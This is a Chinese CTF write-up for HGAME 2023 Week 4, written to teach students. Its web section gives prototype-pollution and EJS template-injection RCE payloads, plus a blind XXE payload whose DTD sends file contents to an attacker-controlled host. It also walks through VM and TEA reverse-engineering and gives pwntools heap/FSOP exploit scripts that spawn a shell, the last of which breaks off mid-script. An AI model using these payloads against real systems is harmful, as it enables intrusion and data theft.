

HGAME 2023 Week4 Writeup

Web

Shared Diary

一道原型链污染之后打ejs ssti模板注入的题目，主要想让新生们学习到这两个知识点，当然也有可能有人拿ejs通过原型链污染rce的payload然后直接打通。

根据源代码中merge函数

```
1 function merge(target, source) {
2   for (let key in source) {
3     // Prevent prototype pollution
4     if (key === '__proto__') {
5       throw new Error("Detected Prototype Pollution")
6     }
7     if (key in source && key in target) {
8       merge(target[key], source[key])
9     } else {
10      target[key] = source[key]
11    }
12  }
13 }
```

和login接口中

```
1 // save userinfo to session
2 let data = {};
3 try {
4   merge(data, req.body)
5 } catch (e) {
6   return res.render("login", {message: "Don't pollution my shared diar
7   }
```

这里因为merge导致了原型链污染，我们的目标是污染对象的role属性，使其成为 `admin`，在了解原型链污染漏洞后，会很自然会想到

```
{"__proto__": {"role": "admin"},"username":"ek1ng","password":"123"}
```

但是这里merge时会对 `__proto__` 属性做检测，这里可以使用constructor.prototype来bypass 对于 `__proto__` 的waf，在lodash的CVE-2019-10744中的payload也用了类似的绕过技巧，lodash也是因为只检测了 `__proto__` 属性，在lodash.merge时就有这种类似的方法可以绕过。

```
1 POST /login HTTP/1.1
2 Content-Type: application/json
3 Host: localhost:8888
4
5 {"constructor": {"prototype": {"role": "admin"}}, "username": "ek1ng", "password": "1234567890"}
```

这样构造就可以成功污染原型链，拿到session.role为admin的session。

这里需要注意污染后再之后去正常的登陆请求，都会因为merge函数抛出异常（并不是检测到 `__proto__` 属性，而是这样写法的merge函数会在原型链被污染后无法正常merge，会抛出异常，可以打个断点调试一下）而被认为是检测到原型链污染。那不清楚有没有选手因为自己之前的奇奇怪怪的污染方法导致后面merge的时候报错了，然后就发现怎么打都是检测到污染，这里也是希望选手能够自己在本地进行调试，如果有在本地搭建环境调试的能力，那么是可以一步一步做出的。

之后是一个ejs ssti，可以插入 `<%- %>` 标签来执行任意js，能够直接完成RCE。

```
<%- global.process.mainModule.require('child_process').execSync('cat /flag') %>
```



这里也存在另一个解法，在登陆页面就可以完成RCE，这是一个用来污染原型链可以导致ejs RCE的方法，也算是ejs本身的特性，只要原型链可以控制这个属性就可以，可以参考这篇文章

<https://www.anquanke.com/post/id/236354#h2-2>。

```
{"constructor": {"prototype": {"role": "admin",  
{"client": true, "escapeFunction": "1; return  
global.process.mainModule.constructor._load('child_process').execSync(''  
cat /flag');"}}}}, "username": "ek1ng", "password": "123"}
```

Tell Me

xxe盲注

这道题当中的 `libxml_disable_entity_loader` 的值为false，开启了对xml标签的解析
又因为在 `send.php` 当中没有xml标签解析后的回显数据，所以考虑xxe盲注

```
1 <?xml version="1.0" encoding="utf-8" ?>  
2 <!DOCTYPE test [  
3 <!ENTITY % remote SYSTEM "http://ip:8000/test.dtd">  
4 %remote;  
5 %int;  
6 %send;  
7 ]>  
8  
9 <user><name>1</name><email>1</email><content>1</content></user>
```

dtd文件（存放在自己的服务器上）

```
1 <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/var/www  
2 <!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://ip:2333/?p=%file;'>">
```

因为ENTITY实体值当中不能存在 `%` 符号，所以可以将 `%` 编码成html实体 `%`

Character	Entity Name	Entity Number(十进制)
	 	
!	!	!
"	"	"
#	#	#
\$	$	$
%	%	%
&	&	&
'	'	'
(((
)))

Reverse

Vm



考点：vm题型

这里只讲一种笨点的办法，手写反汇编器还原虚拟机的指令。

虚拟机题型的关键在于分析出来虚拟机的数据结构，如寄存器，栈，内存等

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+20h] [rbp-A8h]
4     char v5[36]; // [rsp+28h] [rbp-A0h] BYREF
5     char v6[40]; // [rsp+50h] [rbp-78h] BYREF
6     char v7[40]; // [rsp+78h] [rbp-50h] BYREF
7
8     qmemcpy(v5, (const void *)sub_140001000(v6, argv, envp), sizeof(v5));
9     qmemcpy(v7, v5, 0x24ui64);
10    for ( i = 0; i < 40; ++i )
11        dword_140005040[i] = getchar();
12    if ( (unsigned __int8)sub_1400010B0(v7) )
13        sub_140001B80(std::cout, "try again...");
14    else
15        sub_140001B80(std::cout, &unk_1400032D0);
16    return 0;
17 }

```

在main函数中，我们可以看到第8行初始化了vm的结构体，不过这里面啥也看不出来。另外还有getchar，将输入读到了一个全局数组里，我们记该全局数组为data，或者memory也可。之后进入

sub_1400010b0中，这就是vm的主要代码了。

```
1 __int64 __fastcall sub_1400010B0(__int64 a1)
2 {
3     while ( byte_140005360[(unsigned int *)(a1 + 24)] != 255 )
4         sub_140001940(a1);
5     return *(unsigned __int8 *)(a1 + 32);
6 }
```

可以看到一个while循环，该循环在全局数组中按a1[24]下标取的数据只要不是255就继续执行，因此该全局数组为code，就是本虚拟机的字节码数组。而a1[24]大概率是ip寄存器。我们在ida中新建一个struct，将ip的偏移确定


The screenshot shows the IDA Pro interface with the 'Pseudocode-A' window active. It displays a list of typedefs and struct definitions. A dialog box titled 'Please edit the type declaration' is open, showing a table with columns 'Offset' and 'Size'. The table contains two entries: one at offset 0000 with size 0018, and another at offset 0018 with size 0004. The dialog also shows a code snippet for a struct named 'vm'.

Offset	Size
0000	0018
0018	0004

```
struct vm
{
    int unknown[6];
    int ip;
};
```

```
1 __int64 __fastcall sub_1400010B0(struct vm *ctx)
2 {
3     while ( byte_140005360[ctx->ip] != 255 )
4         sub_140001940(ctx);
5     return LOBYTE(ctx->unknown[1]);
6 }
```

此时就可以知道这部分具体是在做什么了，另外可以看到第5行ctx[1]，而一般来说ctx是一个完整的struct，所以此处的原因是我们的struct开小了，后面应该还有2个int



```
1 __int64 __fastcall sub_140001080(struct vm *ctx)
2 {
3     while ( byte_140005360[ctx->ip] != 255 )
4         sub_140001940(ctx);
5     return LOBYTE(ctx->unknown2[1]);
6 }
```

此处struct的大小也可以由之前的初始化结构函数来确定。我们进入sub_140001940

```

1 __int64 __fastcall sub_140001940(struct vm *a1)
2 {
3     __int64 result; // rax
4
5     result = byte_140005360[a1->ip];
6     switch ( byte_140005360[a1->ip] )
7     {
8         case 0u:
9             result = sub_1400010F0(a1);
10            break;
11        case 1u:
12            result = sub_140001230(a1);
13            break;
14        case 2u:
15            result = sub_140001380(a1);
16            break;
17        case 3u:
18            result = sub_1400014D0(a1);
19            break;
20        case 4u:
21            result = sub_1400017F0(a1);
22            break;
23        case 5u:
24            result = sub_140001870(a1);
25            break;
26        case 6u:
27            result = sub_1400018F0(a1);
28            break;
29        case 7u:
30            result = sub_1400018A0(a1);
31            break;
32        default:
33            return result;
34    }
35    return result;
36 }

```

是vm的主分发器，相当于CPU中译码器部分

```

1 __int64 __fastcall sub_1400010F0(struct vm *a1)
2 {
3     __int64 result; // rax
4     unsigned __int8 v2; // [rsp+0h] [rbp-18h]
5
6     v2 = byte_140005360[a1->ip + 1];
7     if ( v2 )
8     {
9         switch ( v2 )
10        {
11            case 1u:
12                data[a1->unknown[2]] = a1->unknown[0];
13                break;
14            case 2u:
15                a1->unknown[byte_140005360[a1->ip + 2]] = a1->unknown[byte_140005360[a1->ip + 3]];
16                break;
17            case 3u:
18                a1->unknown[byte_140005360[a1->ip + 2]] = byte_140005360[a1->ip + 3];
19                break;
20        }
21    }
22    else
23    {
24        a1->unknown[0] = data[a1->unknown[2]];
25    }
26    result = (unsigned int)(a1->ip + 4);
27    a1->ip = result;
28    return result;
29 }

```

再看这个函数，可以发现此处是从data里读取数据，或者向data写入数据，或者从字节码读取数据等，猜测此处为mov指令，对应的多种寻址方式，而第一个unknown我们也基本可以确定是寄存器。按照该办法，可以确定之后的几个函数的功能。

```
1 __int64 __fastcall sub_140001230(struct vm *a1)
2 {
3     __int64 result; // rax
4     unsigned __int8 v2; // [rsp+0h] [rbp-18h]
5
6     v2 = byte_140005360[a1->ip + 1];
7     if ( v2 )
8     {
9         switch ( v2 )
10        {
11            case 1u:
12                dword_140005D40[++a1->unknown2[0]] = a1->reg[0];
13                break;
14            case 2u:
15                dword_140005D40[++a1->unknown2[0]] = a1->reg[2];
16                break;
17            case 3u:
18                dword_140005D40[++a1->unknown2[0]] = a1->reg[3];
19                break;
20        }
21    }
22    else
23    {
24        dword_140005D40[++a1->unknown2[0]] = a1->reg[0];
25    }
26    result = (unsigned int)(a1->ip + 2);
27    a1->ip = result;
28    return result;
29 }
```

比如这个函数，有明显的栈操作的特征，所以此处是push，而unknown2[0]我们也可以确定是sp，修改结构体定义。(此处有一处笔误，0和1对应的都是reg[0]，不过不影响解题)

Offset	Size	struct vm
		{
0000	0018	int reg[6];
0018	0004	int ip;
001C	0004	int sp;
0020	0004	int unknown;
	0024	};

```
1 __int64 __fastcall sub_1400017F0(struct vm *a1)
2 {
3     __int64 result; // rax
4
5     if ( a1->reg[0] == a1->reg[1] )
6         LOBYTE(a1->unknown) = 0;
7     if ( a1->reg[0] != a1->reg[1] )
8         LOBYTE(a1->unknown) = 1;
9     result = (unsigned int)(a1->ip + 1);
10    a1->ip = result;
11    return result;
12 }
```

该函数是cmp函数，同时可以确定最后一个unknown为zf。

最终可以还原如下结构


```

1 __int64 __fastcall sub_140001940(struct vm *a1)
2 {
3     __int64 result; // rax
4
5     result = code[a1->ip];
6     switch ( code[a1->ip] )
7     {
8         case 0u:
9             result = mov(a1);
10            break;
11        case 1u:
12            result = push(a1);
13            break;
14        case 2u:
15            result = pop(a1);
16            break;
17        case 3u:
18            result = alu(a1);
19            break;
20        case 4u:
21            result = cmp(a1);
22            break;
23        case 5u:
24            result = jmp(a1);
25            break;
26        case 6u:
27            result = jne(a1);
28            break;
29        case 7u:
30            result = je(a1);
31            break;
32        default:
33            return result;
34    }
35    return result;
36 }

```

开始写反汇编器

```

1 data=[0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
2 code=[0x00, 0x03, 0x02, 0x00, 0x03, 0x00, 0x02, 0x03, 0x00, 0x00,
3     0x00, 0x00, 0x00, 0x02, 0x01, 0x00, 0x00, 0x03, 0x02, 0x32,
4     0x03, 0x00, 0x02, 0x03, 0x00, 0x00, 0x00, 0x00, 0x03, 0x00,
5     0x01, 0x00, 0x00, 0x03, 0x02, 0x64, 0x03, 0x00, 0x02, 0x03,
6     0x00, 0x00, 0x00, 0x00, 0x03, 0x03, 0x01, 0x00, 0x00, 0x03,
7     0x00, 0x08, 0x00, 0x02, 0x02, 0x01, 0x03, 0x04, 0x01, 0x00,
8     0x03, 0x05, 0x02, 0x00, 0x03, 0x00, 0x01, 0x02, 0x00, 0x02,
9     0x00, 0x01, 0x01, 0x00, 0x00, 0x03, 0x00, 0x01, 0x03, 0x00,
10    0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03, 0x01, 0x28,
11    0x04, 0x06, 0x5F, 0x05, 0x00, 0x00, 0x03, 0x03, 0x00, 0x02,
12    0x01, 0x00, 0x03, 0x02, 0x96, 0x03, 0x00, 0x02, 0x03, 0x00,
13    0x00, 0x00, 0x00, 0x04, 0x07, 0x88, 0x00, 0x03, 0x00, 0x01,
14    0x03, 0x00, 0x03, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x03,
15    0x01, 0x28, 0x04, 0x07, 0x63, 0xFF, 0xFF, 0x00]
16 ip=0
17 def mov():
18     global code,ip

```

```

19     match code[ip+1]:
20         case 0:
21             print("mov reg[0],data[reg[2]]")
22         case 1:
23             print("mov data[reg[2]],reg[0]")
24         case 2:
25             print(f"mov reg[{code[ip+2]}],reg[{code[ip+3]}]")
26         case 3:
27             print(f"mov reg[{code[ip+2]}],{code[ip+3]}")
28     ip+=4
29
30 def push():
31     global code,ip
32     match code[ip+1]:
33         case 0:
34             print("push reg[0]")
35         case 1:
36             print("push reg[0]")
37         case 2:
38             print("push reg[2]")
39         case 3:
40             print("push reg[3]")
41     ip+=2
42
43 def pop():
44     global code,ip
45     match code[ip+1]:
46         case 0:
47             print("pop reg[0]")
48         case 1:
49             print("pop reg[0]")
50         case 2:
51             print("pop reg[2]")
52         case 3:
53             print("pop reg[3]")
54     ip+=2
55
56 def alu():
57     global code,ip
58     match code[ip+1]:
59         case 0:
60             print(f"add reg[{code[ip+2]}],reg[{code[ip+3]}]")
61         case 1:
62             print(f"sub reg[{code[ip+2]}],reg[{code[ip+3]}]")
63         case 2:
64             print(f"mul reg[{code[ip+2]}],reg[{code[ip+3]}]")
65         case 3:

```

```
66         print(f"xor reg[{code[ip+2]}],reg[{code[ip+3]}]")
67     case 4:
68         print(f"shl reg[{code[ip+2]}],reg[{code[ip+3]}]")
69     case 5:
70         print(f"shr reg[{code[ip+2]}],reg[{code[ip+3]}]")
71     ip+=4
72
73 def cmp():
74     global code,ip
75     print("cmp reg[0],reg[1]")
76     ip+=1
77
78 def jmp():
79     global code,ip
80     print(f"jmp {code[ip+1]}")
81     ip+=2
82
83 def jne():
84     global code,ip
85     print(f"jne {code[ip+1]}")
86     ip+=2
87
88 def je():
89     global code,ip
90     print(f"je {code[ip+1]}")
91     ip+=2
92
93 while code[ip]!=255:
94     match code[ip]:
95         case 0:
96             mov()
97         case 1:
98             push()
99         case 2:
100             pop()
101         case 3:
102             alu()
103         case 4:
104             cmp()
105         case 5:
106             jmp()
107         case 6:
108             jne()
109         case 7:
110             je()
```

运行结果如下：

```
1  mov reg[2],0
2  add reg[2],reg[3]
3  mov reg[0],data[reg[2]]
4  mov reg[1],reg[0]
5  mov reg[2],50
6  add reg[2],reg[3]
7  mov reg[0],data[reg[2]]
8  add reg[1],reg[0]
9  mov reg[2],100
10 add reg[2],reg[3]
11 mov reg[0],data[reg[2]]
12 xor reg[1],reg[0]
13 mov reg[0],8
14 mov reg[2],reg[1]
15 shl reg[1],reg[0]
16 shr reg[2],reg[0]
17 add reg[1],reg[2]
18 mov reg[0],reg[1]
19 push reg[0]
20 mov reg[0],1
21 add reg[3],reg[0]
22 mov reg[0],reg[3]
23 mov reg[1],40
24 cmp reg[0],reg[1]
25 jne 95
26 jmp 0
27 mov reg[3],0
28 pop reg[0]
29 mov reg[2],150
30 add reg[2],reg[3]
31 mov reg[0],data[reg[2]]
32 cmp reg[0],reg[1]
33 je 136
34 mov reg[0],1
35 add reg[3],reg[0]
36 mov reg[0],reg[3]
37 mov reg[1],40
38 cmp reg[0],reg[1]
39 je 99
```

可看出逻辑为加data[50+i]，异或data[100+i]，左移8位+右移8位，并与data[150+i]逆序（加密后结果存放在栈中）进行比较，写解密代码即可

```
1 for i in range(40):
2     num=data[150+39-i]
3     # print(hex(num))
4     num=((num<<8)&0xFF00)+((num>>8)&0xFF)&0xFFFF
5     num^=data[i+100]
6     num-=data[i+50]
7     print(chr(num),end="")
```

Shellcode



考点：go 逆向，shellocde加载器以及 shellcode

根据题目名称和提示来看，此题为一个 shellcode 加载器，程序运行过程中会解密一段机器码来运行。go编译的程序主函数为main_main。观察 ida 反编译出来的内容，可很明显的观察到 base64 解码的内容，所以我们将题目中的 base64 解码并保存成文件，使用 ida 打开，即可看出是 tea 加密算法。之后再分析题目的文件读取和加密逻辑，发现就是很普通的 8 字节一组调用一次 base64 的机器码，所以写解密脚本即可。


如图为几个关键的函数，修复这些函数的传参，或者使用ida8.2free打开就可以大致看懂程序的逻辑：对shellcode 进行base64解码，然后分配内存，遍历文件夹读文件，调用函数加密，写文件。

```

26 if ( (unsigned __int64)&Dir <= *(_QWORD *) (v0 + 16) )
27     runtime_morestack_noctxt_abi0();
28 Dir = io_ioutil_ReadDir();
29 v16 = encoding_base64__Encoding_DecodeString();
30 v1 = (_QWORD *)runtime_newobject();
31 v1[1] = "VUId7FBiJWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAILFBMdfCAAAAADHRQwj";
32 v1[2] = 12288LL;
33 v1[3] = 64LL;
34 syscall__LazyProc_Call();
35 if ( !"VUId7FBiJWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAILFBMdfCAAAAADHRQwj" )
36     runtime_panicIndex();
37 v14 = v2;
38 v21 = v16;
39 v3 = (_QWORD *)runtime_newobject();
40 *v3 = v14;
41 v3[1] = v21;
42 v3[2] = "VUId7FBiJWwkIEiJTUBIi0VAiwCJRQC4BAAAAEgDRUCLAILFBMdfCAAAAADHRQwj";
43 v9 = syscall__LazyProc_Call();
44 v4 = Dir;
45 for ( i = 0LL; ; i = v15 + 1 )
46 {
47     v15 = i;
48     v19 = v4;
49     v13 = *(_QWORD *)v4;
50     (*(void (**)(void))(*(_QWORD *)v4 + 48LL))();
51     runtime_concatstring2();
52     os_ReadFile();
53     runtime_makeslice(v9, v10, v11, v12);
54     v18 = v6;
55     v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
56     for ( j = 0LL; (__int64)j < (__int64)v7; j += 8LL )
57     {
58         if ( j >= v7 )
59             runtime_panicIndex();
60         v20 = v6 + j;
61         syscall_Syscall();
62         v6 = v18;
63         v7 = 8 * (((unsigned __int64)"inputdir/" >> 3) + 1);
64     }
65     (*(void (**)(void))(v13 + 48))();
66     runtime_concatstring3();
67     os_WriteFile();
68     if ( v15 + 1 >= 8 )

```

将上面的base64字符串复制出来解密并保存为文件



并在ida中以64位模式打开

```

seg000:0000000000000000
seg000:0000000000000000 ; =====
seg000:0000000000000000
seg000:0000000000000000 ; Segment type: Pure code
seg000:0000000000000000 seg000      segment byte public 'CODE' use64
seg000:0000000000000000      assume cs:seg000
seg000:0000000000000000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
v seg000:0000000000000000      push     rbp
seg000:0000000000000001      sub      rsp, 50h
seg000:0000000000000005      lea      rbp, [rsp+20h]
seg000:000000000000000A      mov      [rbp+40h], rcx
seg000:000000000000000E      mov      rax, [rbp+40h]
seg000:0000000000000012      mov      eax, [rax]
seg000:0000000000000014      mov      [rbp+0], eax
seg000:0000000000000017      mov      eax, 4
seg000:000000000000001C      add      rax, [rbp+40h]
seg000:0000000000000020      mov      eax, [rax]
seg000:0000000000000022      mov      [rbp+4], eax
seg000:0000000000000025      mov      dword ptr [rbp+8], 0
seg000:000000000000002C      mov      dword ptr [rbp+0Ch], 0ABCDEF23h
seg000:0000000000000033      mov      dword ptr [rbp+10h], 16h
seg000:000000000000003A      mov      dword ptr [rbp+14h], 21h ; '!'
seg000:0000000000000041      mov      dword ptr [rbp+18h], 2Ch ; ','
seg000:0000000000000048      mov      dword ptr [rbp+1Ch], 37h ; '7'
seg000:000000000000004F      mov      dword ptr [rbp+20h], 0
seg000:0000000000000056      loc_56:                                ; CODE XREF: seg000:00000000000000B6↓j
seg000:0000000000000056      mov      eax, [rbp+20h]
seg000:0000000000000059      cmp      eax, 20h ; ' '
seg000:000000000000005C      jnb      short loc_B8
seg000:000000000000005E      mov      eax, [rbp+0Ch]
seg000:0000000000000061      add      eax, [rbp+8]
seg000:0000000000000064      mov      [rbp+8], eax
seg000:0000000000000067      mov      eax, [rbp+4]
seg000:000000000000006A      shl      eax, 4
seg000:000000000000006D      add      eax, [rbp+10h]
seg000:0000000000000070      mov      edx, [rbp+8]
seg000:0000000000000073      add      edx, [rbp+4]
seg000:0000000000000076      xor      eax, edx
seg000:0000000000000078      mov      edx, [rbp+4]
seg000:000000000000007B      shr      edx, 5
seg000:000000000000007E      add      edx, [rbp+14h]
seg000:0000000000000081      xor      eax, edx
seg000:0000000000000083      add      eax, [rbp+0]
seg000:0000000000000086      mov      [rbp+0], eax
seg000:0000000000000089      mov      eax, [rbp+0]

```

```

1  DWORD *__fastcall sub_0(unsigned int *a1)
2  {
3      DWORD *result; // rax
4      unsigned int v2; // [rsp+20h] [rbp+0h]
5      unsigned int v3; // [rsp+24h] [rbp+4h]
6      int v4; // [rsp+28h] [rbp+8h]
7      unsigned int i; // [rsp+40h] [rbp+20h]
8
9      v2 = *a1;
10     v3 = a1[1];
11     v4 = 0;
12     for ( i = 0; i < 0x20; ++i )
13     {
14         v4 -= 1412567261;
15         v2 += ((v3 >> 5) + 33) ^ (v3 + v4) ^ (16 * v3 + 22);
16         v3 += ((v2 >> 5) + 55) ^ (v2 + v4) ^ (16 * v2 + 44);
17     }
18     *a1 = v2;
19     result = a1 + 1;
20     a1[1] = v3;
21     return result;
22 }

```

即可看到tea加密，写脚本解密即可。

Pwn

4nswer's gift

首先题目会给用户一个地址，结合gdb调试可以知道这个地址是 `_IO_list_all` 的地址，同时会个申请到的chunk存入这个地址。结合这个变量名搜索相关利用就能发现这一道题的解法应该是FSOP。

结合libc版本可以知道无法直接伪造vtable，因此需要用其他的手法进行绕过，比如house of apple，house of cat，house of emma等利用手法。

这里我使用的是house of cat

```
1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5
6 # p = process("./a.out")
7 # p = remote("127.0.0.1", 9999)
8 p = remote("week-4.hgame.lwsec.cn", "30419")
9
10 elf = ELF("./vuln")
11 libc = ELF("./libc.so.6")
12
13 p.recvuntil(b"0x")
14 libc_base = int(p.recv(12).decode(), 16) - libc.sym["_IO_list_all"]
15 success("libc_base = " + hex(libc_base))
16 _IO_wfile_jumps = libc_base + libc.sym["_IO_wfile_jumps"]
17 system_addr = libc_base + libc.sym["system"]
18
19 size = 0x20000000
20
21 p.sendlineafter(b"into the gift?", str(size).encode())
22
23 # gdb.attach(p)
24 fake_file_addr = libc_base - size - 0x4000 + 0x10
25 success("fake_file_addr = " + hex(fake_file_addr))
26 wide_data = fake_file_addr + 0x200
27 fake_vtable = fake_file_addr + 0x400
28
29
30 payload = b"/bin/sh\x00"
31 payload += p64(0) * 4
32 payload += p64(1)
33 payload += p64(0) * 14
34 payload += p64(wide_data)
35 payload += p64(0) * 6
```

```

36 payload += p64(_IO_wfile_jumps + 0x30)
37 payload = payload.ljust(0x200, b"\x00")
38 payload += p64(0) * 4
39 payload += p64(1)
40 payload += p64(0) * 23
41 payload += p64(fake_vtable)
42 payload = payload.ljust(0x400, b"\x00")
43 payload += p64(0) * 3
44 payload += p64(system_addr)
45
46 # gdb.attach(p)
47 p.sendafter(b"into the gitf?", payload)
48
49 p.interactive()

```

Without hook

高版本利用的模板题，解法很多，apple, cat, emma都能利用。基本思路就是通过largebin attack 修改 `_IO_list_all`，然后伪造 `IO_FILE`，最后通过 `exit` 函数触发FSOP，这里我使用的是 house of cat。

```

1 from pwn import *
2
3 context.log_level = "debug"
4 context.terminal = ["konsole", "-e"]
5 context.arch = "amd64"
6
7 p = process("./vuln")
8 # p = remote("127.0.0.1", 9999)
9 # p = remote("week-4.hgame.lwsec.cn", "31564")
10
11 elf = ELF("./vuln")
12 libc = ELF("./libc.so.6")
13
14 def add_note(index, size):
15     p.sendlineafter(b">", b"1")
16     p.sendlineafter(b"Index: ", str(index).encode())
17     p.sendlineafter(b"Size: ", str(size).encode())
18
19 def delete_note(index):
20     p.sendlineafter(b">", b"2")
21     p.sendlineafter(b"Index: ", str(index).encode())
22
23 def edit_note(index, content):
24     p.sendlineafter(b">", b"3")

```

```

25     p.sendlineafter(b"Index: ", str(index).encode())
26     p.sendafter(b"Content: ", content)
27
28 def show_note(index):
29     p.sendlineafter(b">", b"4")
30     p.sendlineafter(b"Index: ", str(index).encode())
31
32 add_note(0, 0x528)
33 add_note(1, 0x600)
34 add_note(2, 0x518)
35 add_note(3, 0x600)
36
37 delete_note(0)
38 show_note(0)
39 libc_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x1f6cc0
40 success("libc_base = " + hex(libc_base))
41
42 add_note(15, 0x900)
43
44 system_addr = libc_base + libc.sym.system
45 setcontext = libc_base + libc.sym.setcontext + 61
46 mprotect = libc_base + libc.sym.mprotect
47 _IO_list_all = libc_base + libc.sym._IO_list_all
48 stderr = libc_base + libc.sym._IO_2_1_stderr_
49 _IO_wfile_jumps = libc_base + libc.sym._IO_wfile_jumps
